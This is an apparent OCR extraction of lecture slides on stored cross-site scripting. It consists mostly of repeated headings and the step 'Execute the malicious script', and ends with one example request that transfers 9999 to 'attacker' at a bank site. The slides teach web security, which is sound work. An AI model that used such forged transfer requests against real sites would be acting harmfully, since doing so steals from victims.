
# Stored XSS attack



# Stored XSS attack




# Stored XSS attack




④ Execute the malicious script *as though the server meant us to run it*


# Stored XSS attack




4

Execute the malicious script *as though the server meant us to run it*

# Stored XSS attack





4

Execute the malicious script *as though the server meant us to run it*

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

